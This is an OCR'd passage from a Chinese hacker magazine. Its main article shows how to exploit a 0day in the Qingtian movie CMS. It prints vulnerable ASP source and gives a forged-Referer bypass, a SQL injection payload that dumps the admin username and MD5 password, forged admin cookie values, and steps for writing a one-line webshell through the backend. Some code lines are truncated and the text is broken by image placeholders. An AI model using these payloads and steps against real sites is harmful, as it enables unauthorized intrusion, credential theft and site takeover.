


图 8

强大的大马传到服务器上。另外，一句话可不是小马哦！

本文没有新技术，全凭一个细心，加上思维灵活。应对的这套系统也是十分怪异，希望新手看了这篇文章都能有所收获。IIS6这个解析漏洞让无数很安全的系统下马，具体名字就不提了，大家在杂志上也经常看到。

新洞栏首：Google走了，不晓得大家有没有觉得自己受到影响呢？小编觉得对我们的影响还是很大的，可以稍微说几个例子。我们学习技术的时候，查资料一般是用Google（因为我们不觉得靠钱而出现在前面的结果是有价值的文章）。没了Google，查资料更加麻烦了。我们平时渗透的时候如果一时找不到思路，会借助Google来找后台，找其他可能存在漏洞的页面。没了Google，我们少了一种渗透的工具……诸如此类，还有很多很多！

我们崇尚自由平等，但是Google这样的榜样没了，我们不知道会不会迷失自我。

目前为止，Google还能用，谢谢！

文 rabbitsafe

晴天电影系统0DAY分析与漏洞

从本文可以学到：

1、晴天电影系统0DAY分享

2、漏洞的利用

大家好，今天在stop & My5t3ry的blog上看到了晴天电影系统0day，不过分析得不是很全面，而且也没有提到网站后台cookie欺骗漏洞，特别是很多网友说漏洞利用这块总是测试不成功。可能作者只是简单说了说利用方法，并没有给出详细的测试操作过程。也有新手朋友问我怎样来伪造Referer，这里我就把详细的漏洞分析与利用方法再给大家讲一讲，希望大家能从中学到点东西。

```
hits_order.asp
<!--#include file="../p_inc/config.asp"-->
<!--#include file="../p_inc/function.asp"-->
<!--#include file="../p_inc/function_func.asp"-->
<!--#include file="../p_inc/openconn.asp"-->
<!--#include file="../p_inc/G_function.asp"-->
<%
IF Not ChkPost() Then
        response.Redirect G_error_page_1
        response.End()
End IF
Function G_hitss(url,numb)
        Dim str
        str=""
        sql="select top "&numb&" id,m_name,m_pic,m_hits,m_conten
        Set rs=server.CreateObject(G_RS)
        rs.open sql,conn,1,1
        i=1
        Do While Not rs.Eof
                d_url=url_(Array("d",rs(0),url))
                str=str&"<div class=kkkl_list><a class=bbb href=
                i=i+1
                rs.movenext
        Loop
        G_hitss=str
End Function
%>
document.write("<%=G_hitss(request("url"),request("numb"))%>")
```

图1 hits_order.asp文件源代码

一、0DAY分析

晴天电影系统的漏洞主要出现在my目录下的GetUrl.asp文件和p_inc目录下的hits_order.asp文件中，但新版本中已经把my目录下的GetUrl.asp文件漏洞给修补了，其中的id=StayNub(id)表明id变量已经使用StayNub()函数对id类型进行判断，这个注入漏洞就没办法利用了。

不过，新版本还没有对p_inc目录下的hits_order.asp文件进行修补，注入漏洞依然存在。我们一起来看看hits_order.asp文件的源代码，如图1。

从图1中我们可以看到，**numb**变量没有进行任何过滤就直接放到SQL语句里去了。不过漏洞不能直接利用，这里还有ChkPost()函数，我们一起去看看这个函数的功能，它在p_inc目录下的function.asp文件中，如图2。

从图2中我们可以看到，这个函数的主要功能是防止外部提交数据，函数是通过对比server_name和http_referer的值来判断的，如果它们的值相等，就可以绕过函数的检测。但是，**http_referer**的值是可以修改的，只要我们先用“寂寞刺猬”的post提交数据工具把http_referer的值进行修改，就可以绕过这个函数的检测了。

```
Function ChkPost()
    dim HTTP_REFERER,SERVER_NAME
        dim server_v1,server_v2
        chkpost=false
    SERVER_NAME=CheckStr(Request.ServerVariables("SERVER_NAME"))
        HTTP_REFERER=CheckStr(Request.ServerVariables("HTTP_REFERER"))
        server_v1=Cstr(HTTP_REFERER)
        server_v2=Cstr(SERVER_NAME)
        if mid(server_v1,8,len(server_v2))<>server_v2 then
                chkpost=false
        else
                chkpost=true
        end if
End Function
```

图2 ChkPost()函数

二、0DAY利用

先在本机搭好测试环境，访问网站首页正常。这里我们来构造一个http_referer值，有三种方法：

1、可以直接用软件伪造Referer，这里可以用“寂寞刺猬”写的post提交工具；

2、通过JS实现在来源网址用JAVASCRIPT来控制；

3、通过XMLHTTP实现伪造Referer。




图3 构造数据

下面我们用第一种方法来构造一个http_referer值，这里就要用到“寂寞刺猬”写的post提交工具，只要http_referer除去前8位的值等于server_name的值，就可以绕过chkpost()函数的检测。

写好相应的数据，在提交内容处输入以下构造好的SQL注入语句：

numb=1%20(select%20str_username%20from%20tbl_admin)%20as%20username,(select%20str_pass%20from%20tbl_admin)%20as%20pass,

如果我们提交的这条SQL注入语句能够成功进入SQL进行查询，那么晴天电影系统管理员的口令就可以成功返回，如图3。

从图3中我们可以看到，系统管理员的口令已经列出来了，是16位的md5加密口令，只要拿到破解md5的网站上去破解就行了。当然，是否成功就得看人品了，嘿嘿。

第二种伪造Referer的方法，通过JS实现在来源网址用JAVASCRIPT来控制。这里给出已经构造好的JAVASCRIPT：

javascript:document.write("伪造Referer ");

先来访问一下网站正常地址http://127.0.0.1/，然后在URL地址栏里输入以上语句，页面就会出现“伪造Referer”几个字，我们点击这个链接就成功绕过chkpost()函数的检测了。

三、后台cookie欺骗漏洞

我在查看网站后台验证文件**admin/inc/public.asp**时，发现后台是利用cookie进行验证的！因此，如果你人品不好，md5口令不能破解，我们还可以利用破解出来的管理员信息构造cookies数据登录网站后台，如图4。

从图4中我们可以看出，网站验证cookies是与soojs、admin_u、admin_p三个关键变量有关，只要这三个变量符合文件验证内容就可以登录网站后台了。我们先用正常的管理员账号登录网站后台，然后抓取cookie值，如图5。

从图5中我们可以看到，cookies值为：




图9

编辑点评：做黑客首先得做一个细心的人，这是肯定的。如此细心的检测加上灵活的思维，虽然没有新技术，但是我还是把这篇文章放在这里以作参考。

soojs=session_a=DGCK39KG&admin_flag=0&admin_m=3&admin_p=49ba59abbe56e057&admin_u=admin；


只要soojs=session_a，并且有一个值，这个值可以随便定；admin_flag=0是超级管理员，admin_m=3值不能为空，这个值也可以随便定；admin_u=admin是管理员用户名，这个是要放到数据库sql语句里进行查询的，admin_p=49ba59abbe56e057是管理员md5加密口令，这个也要放到数据库SQL语句进行查询，因此，这两个值只能靠SQL注入来猜解。

下面我们用cookie来欺骗登录网站后台，这里用傲游的插件Cookie Editer来修改cookie值，非常方便好用，大家也可以用其它的cookie修改工具来修改cookie值。

后台拿webshell比较简单，方法有很多：

1、依次进入**“常规管理”－“网站基本参数设置（简单模式）”**可以对网站配置文件进行编辑，文件是**p_inc\config.asp**，写入一句话木马保存就可以了，然后访问**http://127.0.0.1/p_inc/config.asp**。

2、依次进入**“模版管理”－“其他文件快速编辑”**可以新建文件，我们只要在“自动创建不存在的文件”前面打上勾，然后在“文件的路径”里输入文件要保存的路径，点击“编辑”就可以新建一个文件。在文件里写入一句话木马，然后保存就可以了。



```
Function cookies_YN()
